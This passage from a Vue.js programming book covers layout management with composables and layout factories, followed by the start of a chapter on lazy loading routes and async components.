object on the Vue instance, whilst the latter is used to map layout types to their
respective components. Lastly, we also need a computed property to return the
correct layout based on the current layout type.

*Script*

```
<script>
import { layoutComputed, LAYOUTS } from "./services/pageLayoutService.js";
```

```
import StandardLayout from "./components/StandardLayout";
import AuthLayout from "./components/AuthLayout";

const layoutComponents = {
  [LAYOUTS.standard]: StandardLayout,
  [LAYOUTS.auth]: AuthLayout,
};

export default {
  computed: {
    ...layoutComputed,
    currentLayoutComponent() {
      return layoutComponents[this.layout];
    },
  },
};
</script>
```

The layout should now change when buttons in the *LayoutExample* are clicked.

## 9.3 Dynamic layout with a useLayout composable

Composition API is another way in which we can manage layouts. We will create a *useLayout* composable that will work in a similar way to the *pageLayoutService*, but the code will be much more succinct as you will see in a moment. Due to how the Composition API works, we won't need the *layoutComputed*. Instead, we only need to define a reactive value with the *ref* and provide *useLayout* function.

**layout/composables/useLayout.js**

```
import { ref } from "vue";

export const LAYOUTS = {
  standard: Symbol("standard"),
  auth: Symbol("auth"),
};

const layout = ref(LAYOUTS.standard);
```

```
const setLayout = layoutType => {
  layout.value = layoutType;
};

export const useLayout = () => {
  return {
    layout,
    setLayout,
    LAYOUTS,
  };
};
```

As in the previous example, we also have to update the *Layout* and *LayoutExample* components.

**views/LayoutExample.vue**

*Script*

```
<script>
import Layout from "@/layout/Layout";
import { useLayout } from "@/layout/composables/useLayout";

export default {
  components: {
    Layout,
  },
  setup() {
    const { setLayout, LAYOUTS } = useLayout();
    return {
      setLayout,
      LAYOUTS,
    };
  },
};
</script>
```

**layout/Layout.vue**

*Script*

```
<script>
import { computed } from "vue";
import StandardLayout from "./components/StandardLayout";
import AuthLayout from "./components/AuthLayout";
import { useLayout } from "./composables/useLayout";

export default {
  setup() {
    const { layout, LAYOUTS } = useLayout();

    const layoutComponents = {
      [LAYOUTS.standard]: StandardLayout,
      [LAYOUTS.auth]: AuthLayout,
    };

    const currentLayoutComponent = computed(
      () => layoutComponents[layout.value]
    );

    return {
      currentLayoutComponent,
    };
  },
};
</script>
```

As I mentioned before, the *useLayout.js* requires less code than the *layoutService*, and consuming its values and methods is much cleaner, as we don't have to spread *layoutComputed*, nor assign *LAYOUTS* on the instance in the *created* hook. We initialise the *useLayout* composable, define layout components and finally create *computed* that returns currently selected layout. Finally, the *currentLayoutComponent* is returned to the template, and the component will re-render with the correct layout component whenever the computed value is re-evaluated.

We have a working stateful logic for managing page layout, but there are still more ways to improve it.

## 9.3.1   useLayoutFactory

Imagine we have a list of products on a page, and we would like to let a user switch between grid and list view. The stateful logic for this will be exactly the same, but we can't use the *useLayout.js* the way it is now, as it's already coupled with the *Layout.vue* component. Technically, we could just copy its contents to another file, and it would work. The problem is that we would need to do it any time we need a new layout, so it's quite repetitive, wasteful, and if we wanted to update the layout logic, we would have to do it in multiple places. Instead, we can create a factory function that will return a new *useLayout* function that is not coupled with any component.

Let's create a new file called *useLayoutFactory.js* that will return stateful logic we currently have in the *useLayout.js* file.

**layout/helpers/useLayoutFactory.js**

"'javascript import { ref } from "vue";

export const useLayoutFactory = (LAYOUTS, defaultLayout) => { const layout = ref(defaultLayout);

const setLayout = layoutType => { layout.value = layoutType; };

const useLayout = () => { return { layout, setLayout, LAYOUTS, }; };

return { useLayout, }; }; "'

The *useLayoutFactory* function accepts two parameters: *LAYOUTS* object, and a *defaultLayout*. The *defaultLayout* value must be one of the values present in the *LAYOUTS* object. The factory function only returns the *useLayout* function, but you could also return the *setLayout* function if you need access to it outside the setup method.

Now, let's make use of this factory helper and update the *useLayout.js* file.

**layout/composables/useLayout.js**

```
import { useLayoutFactory } from "../helpers/useLayoutFactory";

export const LAYOUTS = {
  standard: Symbol("standard"),
  auth: Symbol("auth"),
};

const { useLayout } = useLayoutFactory(LAYOUTS, LAYOUTS.standard);

export { useLayout };
```

There is nothing else to update, and the layout should change on button clicks as it used to.

# 9.4    Products Layout

Let's create one more layout, but this time for products. It's good for better user experience to allow users to choose how they want to view products on your website. Therefore, a website could allow users to switch between different layouts for products, for instance, grid and list. We are going to create this functionality using the *useLayoutFactory* composable that we created before. The figures 9.3 and 9.4 show how the final layouts should look like.



Figure 9.3: Product grid layout

Figure 9.4: Product list layout

For this example, we will need another route and a set of components. First, let's create a new layout component called *ProductLayout.vue*. The template will be exactly the same as in the *Layout.vue* component, and the script part will differ only slightly. You might wonder why would we have almost exactly the same component, but don't worry; we are going to avoid this repetition soon.

**layout/ProductLayout.vue**

*Template*

```
<template>
  <component :is="currentLayoutComponent">
    <template
      v-for="slotName in Object.keys($slots)"
      :key="slotName"
      v-slot:[slotName]="slotProps"
    >
      <slot :name="slotName" :layout="layout" v-bind="slotProps" />
    </template>
  </component>
</template>
```

*Script*

```
<script>
import { computed } from "vue";
import GridLayout from "./components/GridLayout";
import ListLayout from "./components/ListLayout";

import { useProductLayout, LAYOUTS } from "./composables/useProductLayout";

const layoutComponents = {
  [LAYOUTS.grid]: GridLayout,
  [LAYOUTS.list]: ListLayout,
};

export default {
  setup() {
    const { layout } = useProductLayout();

    const currentLayoutComponent = computed(
      () => layoutComponents[layout.value]
    );
    return {
      layout,
      currentLayoutComponent,
    };
  },
};
</script>
```

As you can see above, we import files that do not exist yet, but we will create them in a moment. First, let's take care of *GridLayout* and *ListLayout* component. The former has a bit of styling to display a grid layout, whilst the latter only forces minimum height on child elements.

**layout/components/GridLayout.vue**

```
<template>
  <div :class="$style.gridLayout">
    <slot />
  </div>
</template>

<script>
export default {}
</script>

<style module>
.gridLayout {
```

```
  grid-template-columns: repeat(auto-fill, minmax(300px, 1fr));
  @apply gap-8 grid;
}
</style>
```

## layout/components/ListLayout.vue

```
<template>
  <div :class="$style.listLayout">
    <slot />
  </div>
</template>

<script>
export default {};
</script>

<style module>
.listLayout {
  > * {
    min-height: 150px;
  }
}
</style>
```

## layout/composables/useProductLayout.js

```
import { useLayoutFactory } from "../helpers/useLayoutFactory";

export const LAYOUTS = {
  grid: Symbol("grid"),
  list: Symbol("list"),
};
const { useLayout: useProductLayout } = useLayoutFactory(LAYOUTS, LAYOUTS.grid);

export { useProductLayout };
```

We make use of the *useLayoutFactory* function created earlier. We will have
two layouts for products: grid and list, so that's what we put in the *LAYOUTS*
constant. Finally, we export an object with *useProductLayout* which basically
is the renamed *useLayout* method.

Next, let's create grid and list card components for products, as well as the *ProductLayoutExample* component.

**views/product/components/ProductGridCard.vue**

```
<template>
  <div :class="$style.productGridCard">
    <div :class="$style.productImageContainer">
      <img
        :class="$style.productImage"
        :src="product.image"
        :alt="product.title"
      />
    </div>
    <p class="font-semibold text-lg mb-2">{{ product.title }}</p>
    <div class="flex justify-between items-center mt-auto">
      <p class="text-gray-500">{{ product.category }}</p>
      <p>£{{ product.price }}</p>
    </div>
  </div>
</template>

<script>
export default {
  props: {
    product: {
      type: Object,
    },
  },
};
</script>

<style module>
.productGridCard {
  @apply bg-white p-4 rounded-md shadow-md flex flex-col;

  &:hover {
    @apply shadow-lg cursor-pointer;
  }
}

.productImageContainer {
  @apply flex items-center justify-center flex-grow mb-8;
}

.productImage {
  max-height: 20rem;
  @apply max-w-full block h-auto mx-auto flex-shrink-0;
}
</style>
```

**views/product/components/ProductListCard.vue**

```html
<template>
  <div :class="$style.productListCard">
    <div :class="$style.productImageContainer">
      <img
        :class="$style.productImage"
        :src="product.image"
        :alt="product.title"
      />
    </div>
    <div class="px-4">
      <div class="flex flex-col h-full ">
        <p class="font-semibold text-2xl mb-2">{{ product.title }}</p>
        <div class="h-full flex flex-col justify-between">
          <p class="text-xl">£{{ product.price }}</p>
          <p class="text-gray-500">{{ product.category }}</p>
        </div>
      </div>
    </div>
  </div>
</template>

<script>
export default {
  props: {
    product: {
      type: Object,
    },
  },
};
</script>

<style module>
.productListCard {
  @apply bg-white p-4 rounded-md shadow-md mb-4 flex justify-start;

  &:hover {
    @apply shadow-lg cursor-pointer;
  }
}

.productImageContainer {
  @apply w-20 mr-4 flex items-center justify-center flex-shrink-0;
}

.productImage {
  @apply max-w-full max-h-full block h-auto mx-4;
}
</style>
```

### views/product/ProductLayoutExample.vue

The content that we want to render in this component consists of two buttons that switch between product layouts, ProductLayout component, and dynamic **<component />** with a *v-for* loop that will render appropriate card component.

*Template*

```
<template>
  <div>
    <div class="space-x-4 mb-8 mx-auto flex justify-center items-center mt-4">
      <button @click.prevent="setLayout(LAYOUTS.grid)">
        Layout grid
      </button>
      <button @click.prevent="setLayout(LAYOUTS.list)">Layout list</button>
    </div>
    <ProductLayout class="mx-auto max-w-7-xl">
      <component
        :is="productCardComponent"
        v-for="product of products"
        :key="product.id"
        :product="product"
      />
    </ProductLayout>
  </div>
</template>
```

The script part is very similar to the *LayoutExample* component we worked on previously. It imports the necessary components and *useProductLayout* composable. The composable is then initialised, and the correct card component is returned from a computed based on the current layout value.

*Script*

```
<script>
import { computed } from "vue";
import ProductLayout from "@/layout/ProductLayout";
import { useProductLayout } from "@/layout/composables/useProductLayout";
import ProductGridCard from "./components/ProductGridCard";
import ProductListCard from "./components/ProductListCard";

import products from "./products.json";
export default {
  components: {
```

```
    ProductLayout,
  },
  setup() {
    const { layout, setLayout, LAYOUTS } = useProductLayout();
    const productLayoutComponents = {
      [LAYOUTS.grid]: ProductGridCard,
      [LAYOUTS.list]: ProductListCard,
    };
    const productCardComponent = computed(
      () => productLayoutComponents[layout.value]
    );
    return {
      products,
      productCardComponent,
      LAYOUTS,
      setLayout,
    };
  },
};
</script>
```

**views/product/products.json**

We have created all the files we need to demonstrate layouts for products, but we have no products as of yet. You can get a list of products from this repository or make an API request to the FakeStore API. Alternatively, you can create your own dummy data with the following structure:

```
[
  {
    id: Number,
    title: String,
    price: Number,
    category: String
    image: String
  }
]
```

We need to do one more thing - update the routes, so we have access to the *ProductLayoutExample* component. Head to the router file and update it as follows:

**router/index.js**

```
import { createRouter, createWebHistory } from "vue-router";
import LayoutExample from "@/views/LayoutExample";
import ProductLayoutExample from "@/views/product/ProductLayoutExample";

const routes = [
  {
    path: "/",
    name: "LayoutExample",
    component: LayoutExample,
  },
  {
    path: "/products",
    name: "ProductLayoutExample",
    component: ProductLayoutExample,
  },
];

const router = createRouter({
  history: createWebHistory(),
  routes,
});

export default router;
```

Now you can head to the */products* route by updating URL in the browser. You should see two links for layout grid and list, and a list of products.

We now have two working layouts and reusable composable. But there are still some problems which we have to solve:

1. *ProductLayout* is in the global *src/layout* directory, but we might want this layout to only be available for specific feature tree, as it is not supposed to be used anywhere else.

2. *GridLayout* and *ListLayout* are specific to our current feature, and similarly to the ProductLayout, should not be in the *src/layout* directory.

3. ProductLayout is coupled to the *useProductLayout* composable. If we would use the *ProductLayout* component twice, changing the layout in one place would also change it in another, and this behaviour might not be desired. To prevent that, we would have to create new *ProductLay-*

*out* component as well as the *useLayoutFactory*, to have access to a new *useProductLayout*.

It would be great to fully decouple layout components, and the *useLayout* functionality from the *Layout* component, which is responsible for rendering the currently selected layout component. This way, we could reuse it whilst having a separate state for each layout. Let's have a look at how we can approach this in the next section.

## 9.5 Layout Factory

Currently, the *ProductLayout* component imports the *useProductLayout* function and *LAYOUTS* object from *"layout/composables/useProductLayout"*. However, as we want to decouple it, the layout state must be consumed differently. Instead, the *ProductLayout* component can receive the *useLayout* function via props. Below you can see how the *ProductLayout* script content will look like when we're done:

**layout/ProductLayout.vue**

```
<template>
  <component :is="currentLayoutComponent">
    <template
      v-for="slotName in Object.keys($slots)"
      :key="slotName"
      v-slot:[slotName]="slotProps"
    >
      <slot :name="slotName" :layout="layout" v-bind="slotProps" />
    </template>
  </component>
</template>

<script>
import { computed } from "vue";

export default {
  props: {
    useLayout: {
      type: Function,
```

```
      required: true,
    },
  },
  setup(props) {
    const { layout, currentLayoutComponent } = props.useLayout();

    return {
      layout,
      currentLayoutComponent,
    };
  },
};
</script>
```

As you can see, we do not have a *layoutComponents* object that maps *LAYOUTS* to corresponding components. There is also no *computed* for the *currentLayoutComponent* value. Instead, it is abstracted and comes from the *useLayout* composable.

This will be accomplished with the help of a *layoutFactory* helper function. It will need four arguments:

- LayoutComponent - e.g. ProductLayout.vue component, that is going to receive *useLayout* function

- layoutComponents - An object mapping symbols from the *LAYOUTS* constants to appropriate components

- LAYOUTS - An object with available layouts

- defaultLayout - One of the values from the *LAYOUTS* object

The *layoutFactory* function will initialise the *useLayoutFactory* to create a new ref for the *layout* state and get access to the *useLayout* function. Next, a functional wrapper component is created so the *useLayout* function can be injected into props of the *LayoutComponent* that is passed as an argument to the *layoutFactory*. Finally, the wrapper component and *useLayout* function will be returned.

**layout/helpers/layoutFactory.js**

```javascript
import { h } from "vue";
import { useLayoutFactory } from "./useLayoutFactory";

export const layoutFactory = ({
  LayoutComponent,
  layoutComponents,
  LAYOUTS,
  defaultLayout,
}) => {
  /**
   * Initialise state for the LayoutComponent
   */
  const { useLayout } = useLayoutFactory({
    layoutComponents,
    LAYOUTS,
    defaultLayout,
  });

  // Functional wrapper component
  const Component = (props, { attrs, slots }) => {
    // Add useLayout function as a prop to be passed to the LayoutComponent
    const options = { useLayout, ...props, ...attrs };
    return h(LayoutComponent, options, slots);
  };

  return {
    LayoutComponent: Component,
    useLayout,
  };
};
```

The *useLayoutFactory* needs to be updated. It also has to handle the creation of the *currentLayoutComponent* computed, which is used by a layout component to determine which component to render.

**layout/composables/useLayoutFactory.js**

```javascript
export const useLayoutFactory = ({
  layoutComponents,
  LAYOUTS,
  defaultLayout,
}) => {
  // Store a value of currently selected layout
  // Must be one of values from the LAYOUTS object
```

```
  const layout = ref(defaultLayout);

  // Return currently selected layout
  const currentLayoutComponent = computed(() => layoutComponents[layout.value]);

  // Change layout, layoutType must be one of values from the LAYOUTS
  const setLayout = layoutType => {
    layout.value = layoutType;
  };

  const useLayout = () => {
    return {
      currentLayoutComponent,
      layout,
      setLayout,
      LAYOUTS,
    };
  };

  return {
    useLayout,
  };
};
```

We need to update the *useProductLayout* composable, so it uses the *layout-Factory* helper instead of the *useLayoutFactory*.  Before that, though, let's move it from *layout/composables/useProductLayout.js* to *views/product/composables/useProductLayout.js*.  Similarly, move the *GridLayout.vue* and *List-Layout.vue* from *layout/components* to *views/product/layout*.  We don't want these to be in the global *layout* directory but instead associated only with the *product* feature.  Here is the updated code for the *useProductLayout* composable.

**views/product/composables/useProductLayout.js**

```
import { layoutFactory } from "@/layout/helpers/layoutFactory";
import ProductLayoutComponent from "@/layout/ProductLayout.vue";
import GridLayout from "@/views/product/layout/GridLayout";
import ListLayout from "@/views/product/layout/ListLayout";

// List of layouts available
const LAYOUTS = {
  grid: Symbol("grid"),
  list: Symbol("list"),
```

```
};

// Mapping of available layouts to components
const layoutComponents = {
  [LAYOUTS.grid]: GridLayout,
  [LAYOUTS.list]: ListLayout,
};

// Initialise the layout factory that returns a Layout component
// with injected useLayout via props
const {
  // Rename constants to match the feature we are working on
  LayoutComponent: ProductLayout,
  useLayout: useProductLayout,
} = layoutFactory({
  LayoutComponent: ProductLayoutComponent,
  layoutComponents,
  LAYOUTS,
  defaultLayout: LAYOUTS.grid,
});

export { ProductLayout, useProductLayout, LAYOUTS };
```

The last thing to do is to update the imports in the *ProductLayoutExample* component. We don't want to import the *ProductLayout* component directly, as we need the one that has *useLayout* injected via props.

**views/product/ProductLayoutExample.vue**

```
// Before
import ProductLayout from "@/layout/ProductLayout";
import { useProductLayout } from "@/layout/composables/useProductLayout";
// After
import {
  ProductLayout,
  useProductLayout,
} from "@/views/product/composables/useProductLayout";
```

These are all the changes we need. You should be able to switch between layouts again. If you would like you can use the *layoutFactory* to add one more layout to the *ProductLayoutExample* component to test the *layoutFactory* function.

## 9.6   Summary

We have covered how layouts can be managed in a Vue application. The *meta* based config should be sufficient for simple layouts, and if you need more control, then definitely go with a dynamic layout. If your application is written in Vue 2, then you might want to go for the LayoutService options, but if you are using Vue 3, then I would definitely recommend the composable approach with *layoutFactory*. You might wonder why I did not cover how to manage layouts via Vuex. Whilst it is a viable solution for smaller applications, there might be many different layouts in large applications, not only for the root route components but also for sub-layouts. Therefore, having one layout to be controlled via global Vuex, and others in local component trees could be confusing and misleading.

# Chapter 10

# Performance optimisation

## 10.1  Lazy loading routes and components

When users visit your web application, they really only need the code that is responsible for rendering components, for the route that is being visited. They do not need your whole application immediately. Very large applications can weigh quite a lot, and every additional kilobyte means more information to be sent to the user and then parsed and processed by a browser. Thus, instead of sending a whole application immediately, we can lazy load certain parts of the application, whilst providing only the code that user needs. To do that we can use *dynamic imports*. If you scaffolded your app with Vue CLI, then dynamic imports feature is offered by the Webpack bundler, that is used under the hood. Since ES2020, modern browsers also support this feature natively. Now, let's have a look at how we can optimise our application and improve its load time.

### 10.1.1  Splitting application by routes

Routes are a great place to start. If a user visits the homepage, then we should only load the component that is responsible for rendering homepage content. After scaffolding a new Vue app, this is how your route definitions might look

like.

```
import { createRouter, createWebHistory } from 'vue-router'
import Home from '../views/Home.vue'

const routes = [
  {
    path: '/',
    name: 'Home',
    component: Home
  },
  {
    path: '/about',
    name: 'About',
    // route level code-splitting
    // this generates a separate chunk (about.[hash].js) for this route
    // which is lazy-loaded when the route is visited.
    component: () => import(/* webpackChunkName: "about" */ '../views/About.vue')
  }
]

const router = createRouter({
  history: createWebHistory(process.env.BASE_URL),
  routes
})

export default router
```

The *Home.vue* component is added by using a *static import*, whilst further down, the *About.vue* component is added with a *dynamic import*. To lazy load a component, you just need to provide a function that returns an *import()* call. That's all there is to it. Under the hood, webpack will split the application bundle into separate chunks and request only those needed.

For each route, when we import a component, we have to manually type in the function and import path. This can be simplified with a small helper function, as shown below.

```
const loadView = path => {
  return () => import(/* webpackChunkName: "view-[request]" */
    `@/views/${path}.vue`
  )
}
```

```
// In your routes config
{
  path: '',
  name: 'Products',
  component: loadView('products/Products')
}
```

Besides simplifying the process of importing components, *loadView* also includes the comment containing *webpackChunkName: view-[request]*. This is a magic comment feature provided by the *Webpack* bundler, which is used under the hood by *Vue CLI*. Explanation of what *Webpack* is, and how it works, is out of the scope of this book, but if you are interested in exploring it, then you can find more information about it here.

The figure 10.1 shows the result of using the magic comment.

| view-product-AddProduct-vue.js | 200 | javascript |
| view-product-DeleteProduct-vue.js | 200 | javascript |
| view-product-EditProduct-vue.js | 200 | javascript |
| view-product-Product-vue.js | 200 | javascript |

Figure 10.1: Load view network tab

When we visit any page, the request sent to fetch the page will include a meaningful name like *view-products-Products-vue.js*. This can be very helpful if you need to check if a correct file is fetched when you arrive at a specific page. What's more, the same can be applied to other components as well, not just the ones that we include in the routes config. That's all for lazy loading routes. Let's have a look at how we can lazy load other components when we don't need them immediately.

## 10.1.2 Lazy loading components

Not every component is equal. There are components that are more important and should be displayed immediately, while content further down the page won't be visible right away anyway, so it can be loaded a bit later. Similarly, content that is shown in modals and popups, especially if there is a lot of it, does not need to be loaded upfront.

There is a slight difference between how async components are defined in Vue 2 and Vue 3. In Vue 2, async components can be used by providing a function, that returns an object like this:

```
const AsyncComponent = () => ({
  // The component to load (should be a Promise)
  component: import('./MyComponent.vue'),
  // A component to use while the async component is loading
  loading: LoadingComponent,
  // A component to use if the load fails
  error: ErrorComponent,
  // Delay before showing the loading component. Default: 200ms.
  delay: 200,
  // The error component will be displayed if a timeout is
  // provided and exceeded. Default: Infinity.
  timeout: 3000
})
```

However, in Vue 3, you need to use the *defineAsyncComponent* function. Besides changing the names of some properties, a few other properties were added, namely suspensible and onError.

```
import { defineAsyncComponent } from 'vue'

const AsyncComp = defineAsyncComponent({
  // The factory function
  loader: () => import('./Foo.vue')
  // A component to use while the async component is loading
  loadingComponent: LoadingComponent,
  // A component to use if the load fails
  errorComponent: ErrorComponent,
  // Delay before showing the loading component. Default: 200ms.
  delay: 200,
```

```
  // The error component will be displayed if a timeout is
  // provided and exceeded. Default: Infinity.
  timeout: 3000,
  // Defining if component is suspensible. Default: true.
  suspensible: false,
  /**
   *
   * @param {*} error Error message object
   * @param {*} retry A function that indicating whether the async component
   * should retry when the loader promise rejects
   * @param {*} fail  End of failure
   * @param {*} attempts Maximum allowed retries number
   */
  onError(error, retry, fail, attempts) {
    if (error.message.match(/fetch/) && attempts <= 3) {
      // retry on fetch errors, 3 max attempts
      retry()
    } else {
      // Note that retry/fail are like resolve/reject of a promise:
      // one of them must be called for the error handling to continue.
      fail()
    }
  },
})
```

Let's have a look at how we can implement a lazy loaded component. For this example, we will need five components: *PanelModal*, *PanelModalContent*, *LoadingComponent*, *ErrorComponent*, and *PanelModalExample*.

**PanelModal.vue**

*Template*

```
<template>
  <div :class="[$style.lazyModal, open && $style.open]">
    <slot />
  </div>
</template>
```

*Script*

```
<script>
export default {
  props: {
    open: {
      type: Boolean,
      default: false,
    },
  },
}
</script>
```

*Style*

```
<style module>
.lazyModal {
  position: fixed;
  top: 0;
  right: 0;
  width: 40vw;
  min-height: 100vh;
  @apply bg-gray-100 shadow-lg transition-transform transform translate-x-full
      duration-500;

  &.open {
    @apply translate-x-0;
  }
}
</style>
```

*PanelModal* component is a div that slides from the right side of the screen when the *open* prop is set to *true*. The content can be passed to it via a slot as shown below.

### PanelModalContent.vue

```
<template>
  <div class="p-8 flex items-center h-screen justify-center flex-col">
    <h2 class="text-2xl font-semibold mb-4">Welcome to the side panel modal</h2>
    <p class="mb-4">I was successfully lazy loaded!</p>
    <BaseButton @click.prevent="$emit('close-panel')">Close panel</BaseButton>
  </div>
</template>
```

```
<script>
export default {
  emits: ['close-panel'],
}
</script>
```

*PanelModalContent* component consists of text and a close modal button that emits a *close-modal* event. This component is lazy loaded.

### LoadingComponent.vue

```
<template>
  <p>
    Loading...
  </p>
</template>
```

### ErrorComponent.vue

```
<template>
  <div class="p-8 bg-red-300 h-screen flex items-center justify-center ">
    <div class="flex items-center flex-col">
      <p class="text-red-800 font-bold text-center mb-4"
        >Oops, there was an unexpected error. <br />Try refreshing your browser
        and ensure you have internet connection.</p
      >
      <BaseButton @click.prevent="$emit('close-panel')">Close panel</BaseButton>
      <BaseButton @click.prevent="$emit('retry')">Try again</BaseButton>
    </div>
  </div>
</template>

<script>
export default {
  emits: ['close-modal', 'retry'],
}
</script>
```

### PanelModalExample.vue

*Template*

```
<template>
  <button @click.prevent="onPanelOpen">
    Open panel
  </button>
  <PanelModal :open="isPanelOpen">
    <LazyPanelContent
      v-if="loadPanelContent"
      @close-panel="onPanelClose"
    />
  </PanelModal>
</template>
```

*PanelModalExample* template renders a button to open the panel, as well as the *PanelModal* itself. *LazyPanelContent* is passed via a slot.

*Script*

```
<script>
import { defineAsyncComponent } from 'vue'
import PanelModal from './PanelModal'
import LoadingComponent from './LoadingComponent'
import ErrorComponent from './ErrorComponent'

/*
  Simple version of defineAsyncComponent that accepts a function
  returning a promise

  @example
  const LazyModalContent = defineAsyncComponent(
    () => import('./PanelModalContent')
  )
*/

/*
  Advanced version with loading and error components
*/

const LazyPanelContentLoader = () =>
  new Promise((resolve, reject) => {
    // Immitate API request delay
    setTimeout(() => {
      resolve(import('./PanelModalContent'))
    }, 3000)
  })

// Vue 3 functional components
// For Vue 2, you can  define these in separate files as SFCs
```

```
const Loader = () => <p class="p-8">Loading component...</p>
const ErrorComponent = () =>
        <p class="p-8 text-red-800">There was a problem...</p>

const LazyPanelContent = defineAsyncComponent({
  // A function that returns a promise which finally resolves with a component
  loader: LazyPanelContentLoader,
  // A component that is displayed until loader is resolved or rejected
  loadingComponent: Loader,
  // An error component which is shown after a timeout or if loader errors out
  errorComponent: ErrorComponent,
  // Delay before showing the loading component
  delay: 200,
  // Timeout after which an errorComponent will be shown
  timeout: 15000,
  onError(error, retry, fail, attempts) {
    if (error.message.match(/fetch/) && attempts <= 3) {
      // retry on fetch errors, 3 max attempts
      retry()
    } else {
      // Note that retry/fail are like resolve/reject of a promise:
      // one of them must be called for the error handling to continue.
      fail()
    }
  },
})

export default {
  components: {
    PanelModal,
    LazyPanelContent
  },
  data() {
    return {
      isPanelOpen: false,
      loadPanelContent: false
    }
  },
  methods: {
    onPanelOpen() {
      this.isPanelOpen = true
      this.loadPanelContent = true
    },
    onPanelClose() {
      this.isPanelOpen = false
    }
  }
}
</script>
```

When the *Open panel* button is clicked, the panel will slide down from the right side of the screen. Also, *loadPanelContent* value is set to *true*, and that's when the LazyPanelContent loader is initialised. The loader function has a *setTimeout* set to 3 seconds to imitate a slow API request. During that time, the component set as the *loadingComponent* is displayed. After 3 seconds the loader promise resolves with an import call, and the component is finally rendered. If you would like to see the *errorComponent* in action, you can set the *timeout* option to *2000*, so that it is triggered before the loader resolves. You could also update the *LazyPanelContentLoader* function to reject instead of resolving. This will cause the *errorComponent* to be rendered.

Without specifying the *onError* callback, only 1 attempt will be made to fetch a component, but if you do add it, then you can retry as many times as you want. However, in this case, the *loadingComponent* will be shown forever, unless specified *timeout* is reached. The default value for the *timeout* is *Infinity*, so you would need to set it to a specific value like *30000*. This would result in the *errorComponent* being displayed after 30 seconds, even if an async component is still being fetched.

In some cases, a dynamic component might not be fetched, because a user lost Internet connection, or a server was too busy to respond in time. Therefore, instead of just displaying an error message, it would be nice if we could let the user retry fetching the component. We already have a *Try again* button in the *ErrorComponent.vue*, but we are not listening for the *retry* event. Let's update the *PanelModalExample* component, as shown below.

**PanelModalExample.vue**

*In Template*

```
<PanelModal :open="isPanelOpen">
  <LazyPanelContent
    v-if="loadPanelContent"
    @close-panel="onPanelClose"
    <!--- Add this --->
    @retry="onRetry"
  />
</PanelModal>
```

*In script*

```
{
  methods: {
    // other methods...
    async onRetry() {
      this.loadPanelContent = false
      await this.$nextTick()
      this.loadPanelContent = true
    }
  }
}
```

We take advantage of the v-if directive and tell Vue not to render the *Lazy-PanelContent* component anymore, and then we set it back to *true* to render it again. This will trigger the refetching of the component. The important part not to miss is the `await this.$nextTick()`, as, without it, it won't work. Remember, Vue batches DOM updates, so to ensure that the *LazyPanelContent* is not rendered anymore, we need to await for the component to re-render and finish patching the DOM.

## Lazy loading with an Intersection Observer

So far, we talked about how to use dynamic imports to lazy load a component on demand and covered how to load components when a user opens a panel. However, what if we would like to automatically load a component that is further down the page when a user scrolls to it? We can do that using an *IntersectionObserver* (Box 10.1).

---

**Box 10.1. Intersection Observer**

If you have never worked with the Intersection Observer API you might want to check out MDN docs, and this article with illustrated examples.

Note that the Intersection Observer API is not supported in IE, so if you need to support IE, don't forget about a polyfill.

---

The Intersection Observer allows us to observe an element, and fire a callback when it starts to intersect, or leaves the viewport. Let's see how we can use it to load a component when a user scrolls to it.

**VeryLargeComponent.vue**

```
<template>
  <div
    class="p-4 rounded bg-blue-200 border border-blue-700
